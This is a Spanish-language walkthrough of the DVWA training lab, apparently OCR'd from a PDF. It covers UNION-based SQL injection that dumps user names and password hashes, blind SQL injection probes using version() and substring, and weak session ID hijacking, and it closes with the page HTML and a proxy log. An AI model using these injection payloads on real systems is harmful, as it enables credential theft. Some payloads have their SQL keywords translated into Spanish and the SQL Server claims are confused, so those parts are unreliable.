
Esta consulta permite al atacante obtener los nombres de las tablas dentro de la base de datos 'dvwa' al realizar una unión con su propia consulta, mientras que -- al final asegura que cualquier código posterior sea ignorado, garantizando que solo se ejecute la parte inyectada.



El atacante buscará todas las columnas de la tabla 'users' en la base de datos 'dvwa' utilizando la siguiente consulta:

' UNION SELECT column_name, 2 FROM information_schema.columns WHERE table_name='users' --


Esta consulta permite al atacante obtener los nombres de todas las columnas de la tabla 'users' al combinar su instrucción inyectada con la consulta original.




Ahora, examinamos todas las columnas de contraseñas utilizando la siguiente consulta:

' UNION SELECT user, password FROM users --

Esta consulta permite al atacante obtener los nombres de usuario y las contraseñas almacenadas en la tabla 'users' al combinar su propia instrucción con la consulta original.




Dado que las contraseñas están encriptadas, crearemos un archivo de texto que contenga las contraseñas y sus respectivos usuarios.



Luego verificaremos que tipo de encriptación tiene cada una de ellas

Al descubrir que las contraseñas están en un hash MD5, podemos desencriptarlas de la siguiente forma.




7. Vulnerability: SQL Injection (Blind)

La explotación de Blind SQL Injection es compleja porque el atacante no recibe mensajes de error ni datos visibles directamente de la aplicación web. En lugar de eso, se basa en el comportamiento de la aplicación para extraer información, utilizando consultas SQL de tipo True/False y observando cambios sutiles en la respuesta del sistema. Cuando no hay retroalimentación visible, es común recurrir a métodos basados en tiempo, donde una consulta SQL provoca una demora si se cumple una condición verdadera, permitiendo al atacante inferir el resultado.

Para identificar la versión de la base de datos en un entorno donde solo se reciben respuestas de True o False, el atacante puede crear consultas que verifiquen fragmentos específicos de la versión. Por ejemplo, podría empezar con una consulta como: 1' and substring(version(), 1, 10) = '1' -- -. Esta consulta permite verificar si la versión de la base de datos comienza con "1". Ajustando esta técnica de substring a diferentes posiciones y longitudes, el atacante puede aislar y reconstruir la versión completa en pequeñas partes, acumulando detalles de manera gradual.


"1' and version() like '%SQL Server%' -- -"




Para verificar si la base de datos es un SQL Server, puede usar una consulta como 1' and version() like '%SQL Server%' -- -. Si esta devuelve True, confirmaría que se trata de SQL Server. Posteriormente, el atacante puede seguir probando combinaciones adicionales para obtener más detalles específicos sobre la versión. Pruebas como 1' and version() like '%1%' -- -, 1' and version() like '%1.%' -- - y 1' and version() like '%1.4%' -- - le permiten verificar si la versión contiene ciertos caracteres o secuencias, lo cual reduce el rango de versiones posibles y revela información que podría ser útil para personalizar futuros ataques.

Al confirmar que la versión contiene algo como "1.4", el atacante obtiene una idea de la versión o el tipo de base de datos, lo que le ayuda a ajustar sus siguientes consultas para maximizar su efectividad en la extracción de datos de esta manera indirecta y silenciosa. Este proceso, aunque lento, es efectivo para avanzar en entornos de Blind SQL Injection, donde los datos visibles no están disponibles directamente.


- 1' y version() como '%1%' -- -



- 1' y version() como '%1.%' -- -



- 1' y version() como '%1.4%' -- -



- Continuará probando varias combinaciones hasta tener una idea de la versión.

Después de varios intentos podemos notar que la versión es 1.4, esto nos brinda información importante de cómo se comporta la base de datos y nos da algunos indicios de cómo podemos explotarla.

8. Weak Session IDs

1. Revisión de la Generación de Cookies de Sesión

- Al iniciar sesión en DVWA, se asigna una cookie de sesión llamada `dvwaSession`.

- El ID de sesión se observa en las herramientas del navegador (generalmente en la sección de cookies de las herramientas de desarrollo) para examinar si sigue un patrón predecible, como números secuenciales o una cadena de caracteres fácilmente descifrable.

2. Identificación de Patrones en los IDs de Sesión

- Si el ID de sesión es simple, como números consecutivos o una estructura que parece repetirse, un atacante podría intentar adivinar el ID de sesión de otro usuario.
- Para probar esto, se puede cerrar sesión e iniciar sesión repetidamente, observando cualquier cambio en la estructura del ID de sesión.


3. Intento de Suplantación de Sesiones


- Usando los valores de los ID de sesión identificados, un atacante podría intentar reutilizar o manipular estos valores para acceder a la cuenta de otra persona.
- Esto se hace inyectando un ID de sesión conocido en las cookies y refrescando la página para ver si se obtiene acceso a otra cuenta.


4. Mejora y Fortalecimiento de la Seguridad de Sesión

- DVWA permite a los usuarios comprender cómo fortalecer la gestión de sesiones en aplicaciones reales. Esto incluye implementar IDs de sesión seguros, difíciles de adivinar y únicos para cada usuario, y establecer configuraciones adicionales en el servidor como el atributo `SameSite` y `Secure` para proteger las cookies en conexiones HTTPS.


Estos pasos ayudan a visualizar cómo los IDs de sesión débiles pueden poner en riesgo una aplicación web y las medidas para prevenir tales vulnerabilidades en entornos de producción.










```
<!DOCTYPE html>

<html lang="en-GB">

    <head>
        <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />

        <title>Vulnerability: Weak Session IDs :: Damn Vulnerable Web Application (DVWA)</title>

        <link rel="stylesheet" type="text/css" href="../../dvwa/css/main.css" />

        <link rel="icon" type="\image/ico" href="../../favicon.ico" />

        <script type="text/javascript" src="../../dvwa/js/dvwaPage.js"></script>

    </head>

    <body class="home">
        <div id="container">

            <div id="header">

                <img src="../../dvwa/images/logo.png" alt="Damn Vulnerable Web Application" />

            </div>

            <div id="main_menu">

                <div id="main_menu_padded">
                <ul class="menuBlocks"><li class=""><a href="../../.">Home</a></li>
<li class=""><a href="../../instructions.php">Instructions</a></li>
<li class=""><a href="../../setup.php">Setup / Reset DB</a></li>
</ul><ul class="menuBlocks"><li class=""><a href="../../vulnerabilities/brute/">Brute Force</a></li>
<li class=""><a href="../../vulnerabilities/exec/">Command Injection</a></li>
<li class=""><a href="../../vulnerabilities/csrf/">CSRF</a></li>
<li class=""><a href="../../vulnerabilities/fi/.?page=include.php">File Inclusion</a></li>
<li class=""><a href="../../vulnerabilities/upload/">File Upload</a></li>
<li class=""><a href="../../vulnerabilities/captcha/">Insecure CAPTCHA</a></li>
<li class=""><a href="../../vulnerabilities/sqli/">SQL Injection</a></li>
<li class=""><a href="../../vulnerabilities/sqli_blind/">SQL Injection (Blind)</a></li>
<li class="selected"><a href="../../vulnerabilities/weak_id/">Weak Session IDs</a></li>
<li class=""><a href="../../vulnerabilities/xss_d/">XSS (DOM)</a></li>
<li class=""><a href="../../vulnerabilities/xss_r/">XSS (Reflected)</a></li>
<li class=""><a href="../../vulnerabilities/xss_s/">XSS (Stored)</a></li>
<li class=""><a href="../../vulnerabilities/csp/">CSP Bypass</a></li>
<li class=""><a href="../../vulnerabilities/javascript/">JavaScript</a></li>
<li class=""><a href="../../vulnerabilities/authbypass/">Authorisation Bypass</a></li>
<li class=""><a href="../../vulnerabilities/open_redirect/">Open HTTP Redirect</a></li>
<li class=""><a href="../../vulnerabilities/cryptography/">Cryptography</a></li>
</ul><ul class="menuBlocks"><li class=""><a href="../../security.php">DVWA Security</a></li>
<li class=""><a href="../../phpinfo.php">PHP Info</a></li>
<li class=""><a href="../../about.php">About</a></li>
```




Logging of out-of-scope Proxy traffic is disabled
Re-enable
Filter: Hiding out of scope items; hiding CSS, image and general binary content
Host Method URL Params Edited Status Length MIME type Extension Title
417 http://127.0.0.1 POST /dvwa/vulnerabilities/weak_id/ 200 3733 HTML Vulnerability: Weak
416 http://127.0.0.1 POST /dvwa/vulnerabilities/weak_id/ 200 3733 HTML Vulnerability: Weak
415 http://127.0.0.1 GET /dvwa/vulnerabilities/view_help.php?id... ✓ 200 2868 HTML php Help :: Damn Vulner
414 http://127.0.0.1 GET /dvwa/vulnerabilities/weak_id/ 200 3697 HTML Vulnerability: Weak
413 http://127.0.0.1 GET /dvwa/js/add_event_listeners.js 404 451 HTML js 404 Not Found
412 http://127.0.0.1 GET /dvwa/security.php 200 5652 HTML php DVWA Security :: Da
411 http://127.0.0.1 POST /dvwa/security.php ✓ 302 396 HTML php
409 http://127.0.0.1 GET /dvwa/js/add_event_listeners.js 404 451 HTML js 404 Not Found
408 http://127.0.0.1 GET /dvwa/security.php 200 5560 HTML php DVWA Security :: Da
407 http://127.0.0.1 POST /dvwa/vulnerabilities/weak_id/ 200 3716 HTML Vulnerability: Weak
